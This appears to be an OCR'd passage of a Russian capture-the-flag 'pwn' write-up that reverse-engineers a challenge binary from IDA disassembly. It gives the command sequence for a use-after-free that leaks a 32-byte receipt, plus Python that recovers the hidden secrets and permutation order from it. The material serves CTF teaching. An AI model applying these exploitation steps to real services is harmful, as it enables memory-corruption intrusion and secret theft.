
ПРОДОЛЖЕНИЕ

ЛИЦО СИСТЕМЫ
PWN

```
proof1 = mix64(
    transaction1
    ^ raw_plan1
    ^ 0x726F7574652D6768
)
```

## 8.3. Точная раскладка первой стадии

В начале `sub_2BC920` видны все условия:



# 09

## ПРОВОЖУ ПЕРВЫЙ COMMIT

ПРОДОЛЖЕНИЕ

```
.text:00000000002BC94A                shr     r8, 21h
.text:00000000002BC94E                lea     r8d, [r8+r8*2]
.text:00000000002BC952                sub     edx, r8d
.text:00000000002BC955                cmp     qword ptr [rbx+58h], 1
.text:00000000002BC95A                jnz     short loc_2BC971
.text:00000000002BC95C                add     rdx, 2
.text:00000000002BC960                mov     r8, [rbx+40h]
.text:00000000002BC964                cmp     r8, rdx
.text:00000000002BC967                jnz     short loc_2BC971
.text:00000000002BC969                mov     r9, [rbx+38h]
.text:00000000002BC96D                xor     ecx, ecx
.text:00000000002BC96F                jmp     short loc_2BC992
.text:00000000002BC971 ; ---------------------------------------------------------------------------
.text:00000000002BC971
.text:00000000002BC971 loc_2BC971:                            ; CODE XREF: sub_2BC920+3A↑j
.text:00000000002BC971                                        ; sub_2BC920+47↑j ...
.text:00000000002BC971                mov     rdi, cs:qword_518AA0
.text:00000000002BC978                mov     rsi, cs:qword_518AA8
.text:00000000002BC97F                xor     eax, eax
.text:00000000002BC981                xor     ebx, ebx
.text:00000000002BC983                mov     rcx, rbx
.text:00000000002BC986                add     rsp, 108h
.text:00000000002BC98D                pop     rbp
.text:00000000002BC98E                retn
.text:00000000002BC98F ; ---------------------------------------------------------------------------
.text:00000000002BC98F
.text:00000000002BC98F loc_2BC98F:                            ; CODE XREF: sub_2BC920+90↓j
.text:00000000002BC98F                                        ; sub_2BC920+A5↓j
.text:00000000002BC98F                inc     rcx
.text:00000000002BC992
.text:00000000002BC992 loc_2BC992:                            ; CODE XREF: sub_2BC920+4F↑j
.text:00000000002BC992                cmp     rcx, r8
.text:00000000002BC995                jge     short loc_2BC9C9
.text:00000000002BC997                mov     r10, [r9+rcx*8]
.text:00000000002BC99B                movzx   r11d, byte ptr [r10+2]
.text:00000000002BC9A0                cmp     [rbx+11h], r11b
.text:00000000002BC9A4                jnz     short loc_2BC971
.text:00000000002BC9A6                cmp     byte ptr [r10+3], 1
.text:00000000002BC9AB                jnz     short loc_2BC971
.text:00000000002BC9AD                test    rcx, rcx
.text:00000000002BC9B0                jz      short loc_2BC98F
.text:00000000002BC9B2                mov     r11, [r9+rcx*8-8]
.text:00000000002BC9B7                movzx   r11d, word ptr [r11+18h]
.text:00000000002BC9BC                nop     dword ptr [rax+00h]
.text:00000000002BC9C0                cmp     [r10+18h], r11w
.text:00000000002BC9C5                ja      short loc_2BC98F
.text:00000000002BC9C7                jmp     short loc_2BC971
.text:00000000002BC9C9 ; ---------------------------------------------------------------------------
.text:00000000002BC9C9
002BC95A 00000000002BC95A: sub_2BC920+3A (Synchronized with Hex View-1)
```

Условия читаю по порядку:

09

# ПРОВОЖУ ПЕРВЫЙ COMMIT

ПРОДОЛЖЕНИЕ

1. должна существовать ровно одна подписка;
2. число отозванных профилей равно `route_id % 3 + 2`;
3. bucket каждого профиля равен `route` из plan;
4. class каждого профиля равен 1;
5. профили должны быть отозваны в порядке создания;
6. подписка должна указывать на первый отозванный профиль.

Здесь важно не перепутать два соседних поля: глубина берется из 32-битного `route_id`, а не из однобайтного `route`:

```
depth1 = route_id1 % 3 + 2
```

## 8.4. Подбираю label нужного bucket

После восстановления `seed0` bucket для любого label считается офлайн. Вероятность попадания равна `1/256`.

09

# ПРОВОЖУ ПЕРВЫЙ COMMIT

ПРОДОЛЖЕНИЕ

```python
def label_for_bucket(seed0, target):
    for index in range(200000):
        label = f"target{index}".encode()
        bucket = mix64(
            fnv1a(label) ^ seed0 ^ 0x6C6162656C2D6768
        ) >> 56
        if bucket == target:
            return label
    raise RuntimeError("label not found")
```

## 8.5. Команды первой стадии

Для class 1 беру 32 байта, потому что 32 входит в диапазон 17..48:

```
B
P <label1> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA → h[0]
P <label1> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA → h[1]
...                                          всего depth1 профилей
W 0x<h[0]>
D 0x<h[0]>
D 0x<h[1]>
...
C 0x<proof1>
```

В interactive режиме transaction отдельно не передаю: команда `B` уже сохранила его внутри соединения.

09

# ПРОВОЖУ ПЕРВЫЙ COMMIT

ПРОДОЛЖЕНИЕ

ЛИЦО СИСТЕМЫ
PWN

## 8.6. Что allocator делает после проверки

После проверок retired entries возвращаются в arena. Затем выделяются padding objects и 32-байтный receipt.

```
.text:00000000002BCD20                jmp     loc_2BCBE4
.text:00000000002BCD25 ; ---------------------------------------------------------------------------
.text:00000000002BCD25
.text:00000000002BCD25 loc_2BCD25:                             ; CODE XREF: sub_2BC920+2E3↑j
.text:00000000002BCD25                mov     esi, 1
.text:00000000002BCD2A                jmp     short loc_2BCD8D
.text:00000000002BCD2C ; ---------------------------------------------------------------------------
.text:00000000002BCD2C
.text:00000000002BCD2C loc_2BCD2C:                             ; CODE XREF: sub_2BC920+475↓j
.text:00000000002BCD2C                mov     [rsp+110h+var_B8], rsi
.text:00000000002BCD31                movzx   ebx, byte ptr [rdx+11h]
.text:00000000002BCD35                imul    rdx, rbx, 70h ; 'p'
.text:00000000002BCD39                lea     rax, [r8+rdx]
.text:00000000002BCD3D                lea     rax, [rax+48h]
.text:00000000002BCD41                nop
.text:00000000002BCD42                mov     ecx, 1
.text:00000000002BCD47                mov     edi, 6
.text:00000000002BCD4C                xor     esi, esi
.text:00000000002BCD4E                xor     r8d, r8d
.text:00000000002BCD51                xor     r9d, r9d
.text:00000000002BCD54                mov     r10, r9
.text:00000000002BCD57                call    sub_2BA9E0
.text:00000000002BCD5C                mov     r8, [rsp+110h+arg_0]
.text:00000000002BCD64                inc     qword ptr [r8+70A0h]
.text:00000000002BCD6B                mov     rsi, [rsp+110h+var_B8]
.text:00000000002BCD70                inc     rsi
.text:00000000002BCD73                mov     rax, [rsp+110h+var_50]
.text:00000000002BCD7B                mov     rcx, [rsp+110h+var_A8]
.text:00000000002BCD80                mov     rdx, [rsp+110h+arg_8]
.text:00000000002BCD88                mov     rbx, [rsp+110h+var_B0]
.text:00000000002BCD8D
.text:00000000002BCD8D loc_2BCD8D:                             ; CODE XREF: sub_2BC920+40A↑j
.text:00000000002BCD8D                mov     r11, [rsp+110h+var_D0]
.text:00000000002BCD92                cmp     rsi, r11
.text:00000000002BCD95                jl      short loc_2BCD2C
.text:00000000002BCD97                movzx   edx, byte ptr [rdx+11h]
.text:00000000002BCD9B                imul    r11, rdx, 70h ; 'p'
.text:00000000002BCD9F                lea     r11, [r8+r11]
.text:00000000002BCDA3                lea     r11, [r11+48h]
.text:00000000002BCDA7                nop
.text:00000000002BCDA8                mov     edi, 4
.text:00000000002BCDAD                xor     esi, esi
.text:00000000002BCDAF                mov     r8, rax
.text:00000000002BCDB2                mov     r9, rbx
.text:00000000002BCDB5                mov     r10, rcx
.text:00000000002BCDB8                mov     rax, r11
.text:00000000002BCDBB                mov     ebx, edx
.text:00000000002BCDBD                mov     ecx, 1
.text:00000000002BCDC2                call    sub_2BA9E0
002BCD25 00000000002BCD25: sub_2BC920:loc_2BCD25 (Synchronized with Hex View-1)
```

# 09

## ПРОВОЖУ ПЕРВЫЙ COMMIT

ПРОДОЛЖЕНИЕ

ЛИЦО СИСТЕМЫ
PWN

До кода создания receipt дохожу так:

1. остаюсь в pseudocode `sub_2BC920`;
2. нажимаю `Ctrl+F` и ищу `sub_2BF6C0`;
3. ставлю курсор на вызов и нажимаю `Enter`;
4. возвращаюсь через `Esc` и ниже замечаю вызов `sub_2BF900`, который кодирует 32 байта.

```
.text:00000000002BCA82          imul    rcx, rsi
.text:00000000002BCA86          mov     rsi, rcx
.text:00000000002BCA89          shr     rsi, 1Fh
.text:00000000002BCA8D          xor     rcx, rsi
.text:00000000002BCA90          shr     rcx, 38h
.text:00000000002BCA94          or      rcx, rdx
.text:00000000002BCA97          nop
.text:00000000002BCA98          nop
.text:00000000002BCA99          call    sub_2BF6C0
.text:00000000002BCA9E          mov     [rsp+110h+var_88], rax
.text:00000000002BCAA6          mov     [rsp+110h+var_80], bl
.text:00000000002BCAAD          mov     [rsp+110h+var_7F], cl
.text:00000000002BCAB4          mov     [rsp+110h+var_7E], dil
.text:00000000002BCABC          mov     [rsp+110h+var_7D], sil
.text:00000000002BCAC4          mov     [rsp+110h+var_78], r8
.text:00000000002BCACC          mov     [rsp+110h+var_70], r9
.text:00000000002BCAD4          mov     rcx, [rsp+110h+var_10]
.text:00000000002BCADC          lea     rdx, [rsp+110h+var_88]
.text:00000000002BCAE4          movups  xmm14, xmmword ptr [rdx]
.text:00000000002BCAE8          movups  xmmword ptr [rcx], xmm14
.text:00000000002BCAEC          movups  xmm14, xmmword ptr [rdx+10h]
.text:00000000002BCAF1          movups  xmmword ptr [rcx+10h], xmm14
.text:00000000002BCAF6          mov     rax, [rcx]
.text:00000000002BCAF9          movzx   ebx, byte ptr [rcx+8]
.text:00000000002BCAFD          movzx   edx, byte ptr [rcx+9]
.text:00000000002BCB01          movzx   edi, byte ptr [rcx+0Ah]
.text:00000000002BCB05          movzx   esi, byte ptr [rcx+0Bh]
.text:00000000002BCB09          mov     r8, [rcx+10h]
.text:00000000002BCB0D          mov     r9, [rcx+18h]
.text:00000000002BCB11          mov     rcx, [rsp+110h+arg_8]
.text:00000000002BCB19          movzx   r10d, word ptr [rcx+8]
.text:00000000002BCB1E          shl     r10, 30h
.text:00000000002BCB22          mov     r11, [rcx]
.text:00000000002BCB25          movzx   r12d, byte ptr [rcx+11h]
.text:00000000002BCB2A          mov     ecx, [rcx+14h]
.text:00000000002BCB2D          shl     rcx, 8
.text:00000000002BCB31          shl     r12, 28h
.text:00000000002BCB35          or      r10, r12
.text:00000000002BCB38          or      r10, rcx
.text:00000000002BCB3B          xor     r12, r11
.text:00000000002BCB3E          xor     rcx, r12
.text:00000000002BCB41          mov     r11, 0BB67AE8584CAA73Bh
.text:00000000002BCB4B          xor     r11, rcx
.text:00000000002BCB4E          shr     r11, 1Eh
.text:00000000002BCB52          xor     rcx, r11
.text:00000000002BCB55          mov     r11, 0BB67AE8584CAA73Bh
.text:00000000002BCB5F          xor     rcx, r11
.text:00000000002BCB62          mov     r11, 0BF58476D1CE4E5B9h
.text:00000000002BCB6C          imul    rcx, r11
002BCA90 00000000002BCA90: sub_2BC920+170 (Synchronized with Hex View-1)
```

09

# ПРОВОЖУ ПЕРВЫЙ COMMIT

ПРОДОЛЖЕНИЕ

Receipt попадает в тот же class 1 и в целевой bucket. Старая подписка продолжает смотреть на освобожденный slot и получает уже содержимое receipt.

ЛИЦО СИСТЕМЫ
PWN

# 10

## ЧИТАЮ И РАЗБИРАЮ 32-БАЙТНЫЙ RECEIPT

Событие подписки имеет opcode `E`. В поле данных приходят 32 байта, которые разбираются как четыре `uint64 little-endian`:

```
reply, commit_events = request(
    sock, request_id, "C",
    ("T", transaction1),
    ("R", proof1),
)

# Переход к phase 2 активирует следующую транзакцию.
begin2, begin_events = request(sock, request_id + 1, "B")
transaction2 = number(begin2, "T")
plan2 = number(begin2, "H")

events = commit_events + begin_events
while not events:
    opcode, event_id, event = recv_frame(sock)
    if opcode == "E":
        events.append(event)

leaked = events[0]["D"][0]
assert len(leaked) == 32

word0, word1, word2, word3 = struct.unpack("<4Q", leaked)
```

ЛИЦО СИСТЕМЫ
PWN

# 10

## ЧИТАЮ И РАЗБИРАЮ 32-БАЙТНЫЙ RECEIPT


ПРОДОЛЖЕНИЕ

ЛИЦО СИСТЕМЫ
PWN

### 9.1. Откуда берутся повороты 13, 21, 23 и 29

Из первой commit-функции перехожу в `sub_2BF6C0`. В assembly нахожу literal-инструкции:

```
rol rax, 0x0b   → 11
rol rcx, 0x17   → 23
rol rsi, 0x1d   → 29
```



# 10

## ЧИТАЮ И РАЗБИРАЮ 32-БАЙТНЫЙ RECEIPT

ПРОДОЛЖЕНИЕ

ЛИЦО СИСТЕМЫ
PWN

Дальше видны domain-константы для lane и export secret:

```
.text:00000000002BF6CE                sub     rsp, 60h
.text:00000000002BF6D2                lea     rdx, [rsp+68h+var_58]
.text:00000000002BF6D7                movups  xmmword ptr [rdx], xmm15
.text:00000000002BF6DB                movups  xmmword ptr [rdx+10h], xmm15
.text:00000000002BF6E0                rol     rax, 0Bh
.text:00000000002BF6E4                xor     rbx, rax
.text:00000000002BF6E7                xor     rbx, rcx
.text:00000000002BF6EA                mov     rdx, 0A0761D6478BD642Fh
.text:00000000002BF6F4                xor     rdx, rbx
.text:00000000002BF6F7                mov     rsi, rcx
.text:00000000002BF6FA                rol     rcx, 17h
.text:00000000002BF6FE                rol     rsi, 1Dh
.text:00000000002BF702                shr     rdx, 1Eh
.text:00000000002BF706                xor     rbx, rdx
.text:00000000002BF709                mov     rdx, 0A0761D6478BD642Fh
.text:00000000002BF713                xor     rbx, rdx
.text:00000000002BF716                mov     rdx, 0BF58476D1CE4E5B9h
.text:00000000002BF720                imul    rbx, rdx
.text:00000000002BF724                mov     rdi, rbx
.text:00000000002BF727                shr     rdi, 1Bh
.text:00000000002BF72B                xor     rbx, rdi
.text:00000000002BF72E                mov     rdi, 94D049BB133111EBh
.text:00000000002BF738                imul    rbx, rdi
.text:00000000002BF73C                mov     r8, rbx
.text:00000000002BF73F                shr     r8, 1Fh
.text:00000000002BF743                xor     rbx, r8
.text:00000000002BF746                mov     [rsp+68h+var_28], rbx
.text:00000000002BF74B                xor     rcx, rbx
.text:00000000002BF74E                mov     r8, 0E7037ED1A0B428DBh
.text:00000000002BF758                xor     r8, rcx
.text:00000000002BF75B                xor     rsi, rbx
.text:00000000002BF75E                mov     r9, 8EBC6AF09C88C6E3h
.text:00000000002BF768                xor     r9, rsi
.text:00000000002BF76B                shr     r8, 1Eh
.text:00000000002BF76F                xor     rcx, r8
.text:00000000002BF772                mov     r8, 0E7037ED1A0B428DBh
.text:00000000002BF77C                xor     rcx, r8
.text:00000000002BF77F                imul    rcx, rdx
.text:00000000002BF783                mov     r8, rcx
.text:00000000002BF786                shr     rcx, 1Bh
.text:00000000002BF78A                xor     rcx, r8
.text:00000000002BF78D                imul    rcx, rdi
.text:00000000002BF791                mov     r8, rcx
.text:00000000002BF794                shr     rcx, 1Fh
.text:00000000002BF798                xor     rcx, r8
.text:00000000002BF79B                mov     r8, rcx
.text:00000000002BF79E                shr     rcx, 30h
.text:00000000002BF7A2                mov     rax, 0AAAAAAAAAAAAAAABh
.text:00000000002BF7AC                mul     rcx
002BF74B 00000000002BF74B: sub_2BF6C0+8B (Synchronized with Hex View-1)
```

# 10

## ЧИТАЮ И РАЗБИРАЮ 32-БАЙТНЫЙ RECEIPT

ПРОДОЛЖЕНИЕ

ЛИЦО СИСТЕМЫ
PWN

После этого строится второй секрет через `0x589965cc75374cc3`:

```
.text:00000000002BF7CE          mov     rdx, rax
.text:00000000002BF7D1          shr     rdx, 28h
.text:00000000002BF7D5          and     edx, 3
.text:00000000002BF7D8          mov     [rsp+68h+var_20], rdx
.text:00000000002BF7DD          shr     r9, 1Eh
.text:00000000002BF7E1          xor     rsi, r9
.text:00000000002BF7E4          mov     rdx, 8EBC6AF09C88C6E3h
.text:00000000002BF7EE          xor     rsi, rdx
.text:00000000002BF7F1          mov     rdx, 0BF58476D1CE4E5B9h
.text:00000000002BF7FB          imul    rsi, rdx
.text:00000000002BF7FF          mov     r8, rsi
.text:00000000002BF802          shr     rsi, 1Bh
.text:00000000002BF806          xor     rsi, r8
.text:00000000002BF809          imul    rsi, rdi
.text:00000000002BF80D          mov     r8, rsi
.text:00000000002BF810          shr     rsi, 1Fh
.text:00000000002BF814          xor     rsi, r8
.text:00000000002BF817          mov     [rsp+68h+var_30], rsi
.text:00000000002BF81C          xor     rbx, rsi
.text:00000000002BF81F          mov     rsi, 589965CC75374CC3h
.text:00000000002BF829          xor     rsi, rbx
.text:00000000002BF82C          shr     rsi, 1Eh
.text:00000000002BF830          xor     rbx, rsi
.text:00000000002BF833          mov     rsi, 589965CC75374CC3h
.text:00000000002BF83D          xor     rbx, rsi
.text:00000000002BF840          imul    rdx, rbx
.text:00000000002BF844          mov     rsi, rdx
.text:00000000002BF847          shr     rdx, 1Bh
.text:00000000002BF84B          xor     rdx, rsi
.text:00000000002BF84E          imul    rdx, rdi
.text:00000000002BF852          mov     rsi, rdx
.text:00000000002BF855          shr     rdx, 1Fh
.text:00000000002BF859          xor     rdx, rsi
.text:00000000002BF85C          mov     [rsp+68h+var_38], rdx
.text:00000000002BF861          nop
.text:00000000002BF862          nop
.text:00000000002BF863          mov     rbx, rcx
.text:00000000002BF866          call    sub_2BFB20
.text:00000000002BF86B          lea     rcx, [rsp+68h+var_58]
.text:00000000002BF870          movups  xmmword ptr [rcx], xmm15
.text:00000000002BF874          movups  xmmword ptr [rcx+10h], xmm15
.text:00000000002BF879          mov     rcx, [rsp+68h+var_28]
.text:00000000002BF87E          mov     [rsp+68h+var_58], rcx
.text:00000000002BF883          mov     rcx, [rsp+68h+var_18]
.text:00000000002BF888          mov     [rsp+68h+var_50], cl
.text:00000000002BF88C          mov     rcx, [rsp+68h+var_10]
.text:00000000002BF891          mov     [rsp+68h+var_4F], cl
.text:00000000002BF895          mov     rdi, [rsp+68h+var_20]
.text:00000000002BF89A          mov     [rsp+68h+var_4E], dil
002BF7DD 00000000002BF7DD: sub_2BF6C0+11D (Synchronized with Hex View-1)
```

10

# ЧИТАЮ И РАЗБИРАЮ 32-БАЙТНЫЙ RECEIPT

ПРОДОЛЖЕНИЕ

В `sub_2BF900` видно, как внутренние значения кодируются в четыре слова. Здесь появляются `rol(raw_plan, 13)` и `rol(seed, 21)`:

```
.text:00000000002BF92E    mov     [rsp+40h+arg_18], r9
.text:00000000002BF933    mov     rdx, [rsp+40h+arg_0]
.text:00000000002BF938    rol     r10, 0Dh
.text:00000000002BF93C    xor     r10, rdx
.text:00000000002BF93F    mov     [rsp+40h+var_20], r10
.text:00000000002BF944    movzx   r11d, [rsp+40h+arg_8]
.text:00000000002BF94A    rol     r11w, 8
.text:00000000002BF94F    movzx   r11d, r11w
.text:00000000002BF953    shl     r11, 30h
.text:00000000002BF957    movzx   edi, dil
.text:00000000002BF95B    shl     rdi, 28h
.text:00000000002BF95F    or      r11, rdi
.text:00000000002BF962    movzx   esi, sil
.text:00000000002BF966    shl     rsi, 20h
.text:00000000002BF96A    or      rsi, r11
.text:00000000002BF96D    mov     rdi, 3C79AC492BA7B653h
.text:00000000002BF977    xor     rdi, rdx
.text:00000000002BF97A    mov     r11, rdx
.text:00000000002BF97D    rol     rdx, 15h
.text:00000000002BF981    mov     r12, 1D8E4E27C47D124Fh
.text:00000000002BF98B    xor     r12, r11
.text:00000000002BF98E    shr     rdi, 1Eh
.text:00000000002BF992    xor     rdi, r11
.text:00000000002BF995    mov     r13, 3C79AC492BA7B653h
.text:00000000002BF99F    xor     r13, rdi
.text:00000000002BF9A2    mov     rdi, 0BF58476D1CE4E5B9h
.text:00000000002BF9AC    imul    r13, rdi
.text:00000000002BF9B0    mov     r15, r13
.text:00000000002BF9B3    shr     r13, 1Bh
.text:00000000002BF9B7    xor     r15, r13
.text:00000000002BF9BA    mov     r13, 94D049BB133111EBh
.text:00000000002BF9C4    imul    r15, r13
.text:00000000002BF9C8    mov     rax, r15
.text:00000000002BF9CB    shr     r15, 1Fh
.text:00000000002BF9CF    xor     r15, rax
.text:00000000002BF9D2    mov     r15d, r15d
.text:00000000002BF9D5    or      r15, rsi
.text:00000000002BF9D8    xor     rdx, r15
.text:00000000002BF9DB    mov     [rsp+40h+var_18], rdx
.text:00000000002BF9E0    shr     r12, 1Eh
.text:00000000002BF9E4    xor     r12, r11
.text:00000000002BF9E7    mov     rsi, 1D8E4E27C47D124Fh
.text:00000000002BF9F1    xor     rsi, r12
.text:00000000002BF9F4    imul    rsi, rdi
.text:00000000002BF9F8    mov     r11, rsi
.text:00000000002BF9FB    shr     rsi, 1Bh
.text:00000000002BF9FF    xor     r11, rsi
.text:00000000002BFA02    imul    r11, r13
.text:00000000002BFA06    mov     rsi, r11
002BF93F 00000000002BF93F: sub_2BF900+3F (Synchronized with Hex View-1)
```

ЛИЦО СИСТЕМЫ
PWN

10

# ЧИТАЮ И РАЗБИРАЮ 32-БАЙТНЫЙ RECEIPT

ПРОДОЛЖЕНИЕ

Следовательно, эти формулы я не угадываю. Я последовательно переписываю их из двух найденных функций.

## 9.2. Восстанавливаю значения

Первое слово раскрывает seed:

```
route_seed = word0 ^ rol64(raw_plan1, 13)
```

Из seed получается lane:

```
lane = mix64(
    route_seed
    ^ rol64(raw_plan1, 23)
    ^ 0xE7037ED1A0B428DB
)
```

Lane содержит параметры второго этапа:

```
route2 = lane >> 56
depth2 = (lane >> 48) % 3 + 2
class2 = lane >> 40 & 3
```

Далее получаются два разных значения. Их нельзя путать:

10

# ЧИТАЮ И РАЗБИРАЮ 32-БАЙТНЫЙ RECEIPT

ПРОДОЛЖЕНИЕ

```
export_secret = mix64(
    route_seed
    ^ rol64(raw_plan1, 29)
    ^ 0x8EBC6AF09C88C6E3
)

commit_secret = mix64(
    route_seed
    ^ export_secret
    ^ 0x589965CC75374CC3
)
```

`commit_secret` нужен только для второго `C`. `export_secret` нужен скрытым `Q` и `X`.

## 9.3. Проверяю, что receipt разобран правильно

`word1` содержит те же параметры в явном виде, закрытые через `rol(route_seed, 21)`:

```
meta = word1 ^ rol64(route_seed, 21)

assert meta >> 56 == route2
assert meta >> 48 & 0xFF == depth2
assert meta >> 40 & 0xFF == class2

packed_order = meta >> 32 & 0xFF
```

10

# ЧИТАЮ И РАЗБИРАЮ 32-БАЙТНЫЙ RECEIPT

ПРОДОЛЖЕНИЕ

`word2` проверяет export secret:

```
assert word2 == export_secret ^ mix64(
    route_seed ^ 0x1D8E4E27C47D124F
)
```

`word3` является checksum первых трех слов и guard. Он нужен как дополнительная проверка, что 32 байта не перепутаны с обычным template.

## 9.4. Как получить order

Функция `sub_2BFB20` строит Fisher-Yates permutation. Я начинаю с `[0, 1, 2, 3]`, но использую только первые `depth2` элемента.

# 10

## ЧИТАЮ И РАЗБИРАЮ 32-БАЙТНЫЙ RECEIPT

ПРОДОЛЖЕНИЕ

```
.text:00000000002BFB4C ; ---------------------------------------------------------------------------
.text:00000000002BFB4C
.text:00000000002BFB4C loc_2BFB4C:                             ; CODE XREF: sub_2BFB20+1C↑j
.text:00000000002BFB4C                 movzx   edx, bl
.text:00000000002BFB4F                 dec     rdx
.text:00000000002BFB52                 jmp     short loc_2BFB70
.text:00000000002BFB54 ; ---------------------------------------------------------------------------
.text:00000000002BFB54
.text:00000000002BFB54 loc_2BFB54:                             ; CODE XREF: sub_2BFB20+B3↓j
.text:00000000002BFB54                 movzx   esi, byte ptr [rsp+rdx+8+var_4]
.text:00000000002BFB59                 movzx   r10d, byte ptr [rsp+r9+8+var_4]
.text:00000000002BFB5F                 mov     byte ptr [rsp+r9+8+var_4], sil
.text:00000000002BFB64                 mov     byte ptr [rsp+rdx+8+var_4], r10b
.text:00000000002BFB69                 lea     rdx, [r9-1]
.text:00000000002BFB6D                 mov     rax, rcx
.text:00000000002BFB70
.text:00000000002BFB70 loc_2BFB70:                             ; CODE XREF: sub_2BFB20+32↑j
.text:00000000002BFB70                 test    rdx, rdx
.text:00000000002BFB73                 jle     short loc_2BFBDB
.text:00000000002BFB75                 mov     rsi, 9E3779B185EBCA87h
.text:00000000002BFB7F                 imul    rsi, rdx
.text:00000000002BFB83                 xor     rax, rsi
.text:00000000002BFB86                 lea     rsi, [rdx+1]
.text:00000000002BFB8A                 mov     rdi, rax
.text:00000000002BFB8D                 shr     rdi, 1Eh
.text:00000000002BFB91                 xor     rax, rdi
.text:00000000002BFB94                 mov     rdi, 0BF58476D1CE4E5B9h
.text:00000000002BFB9E                 imul    rax, rdi
.text:00000000002BFBA2                 mov     r8, rax
.text:00000000002BFBA5                 shr     r8, 1Bh
.text:00000000002BFBA9                 xor     rax, r8
.text:00000000002BFBAC                 mov     r8, 94D049BB133111EBh
.text:00000000002BFBB6                 imul    rax, r8
.text:00000000002BFBBA                 mov     r9, rax
.text:00000000002BFBBD                 shr     r9, 1Fh
.text:00000000002BFBC1                 xor     rax, r9
.text:00000000002BFBC4                 mov     rcx, rax
.text:00000000002BFBC7                 mov     r9, rdx
.text:00000000002BFBCA                 xor     edx, edx
.text:00000000002BFBCC                 div     rsi
.text:00000000002BFBCF                 cmp     r9, 4
.text:00000000002BFBD3                 jb      loc_2BFB54
.text:00000000002BFBD9                 jmp     short loc_2BFC15
.text:00000000002BFBDB ; ---------------------------------------------------------------------------
.text:00000000002BFBDB
.text:00000000002BFBDB loc_2BFBDB:                             ; CODE XREF: sub_2BFB20+53↑j
.text:00000000002BFBDB                 xor     eax, eax
.text:00000000002BFBDD                 xor     ecx, ecx
.text:00000000002BFBDF                 nop
002BFB4F 00000000002BFB4F: sub_2BFB20+2F (Synchronized with Hex View-1)
```

ЛИЦО СИСТЕМЫ
PWN

10

# ЧИТАЮ И РАЗБИРАЮ 32-БАЙТНЫЙ RECEIPT

ПРОДОЛЖЕНИЕ

```python
def permutation(seed, count):
    items = list(range(count))
    state = seed

    for position in range(count - 1, 0, -1):
        state = mix64(
            state
            ^ (0x9E3779B185EBCA87 * position & MASK64)
        )
        other = state % (position + 1)
        items[position], items[other] = items[other], items[position]

    return items
```

Каждый номер занимает 2 бита. Поэтому `packed_order` можно также разобрать напрямую:

```python
order = [
    packed_order >> (2 * index) & 3
    for index in range(depth2)
]
```

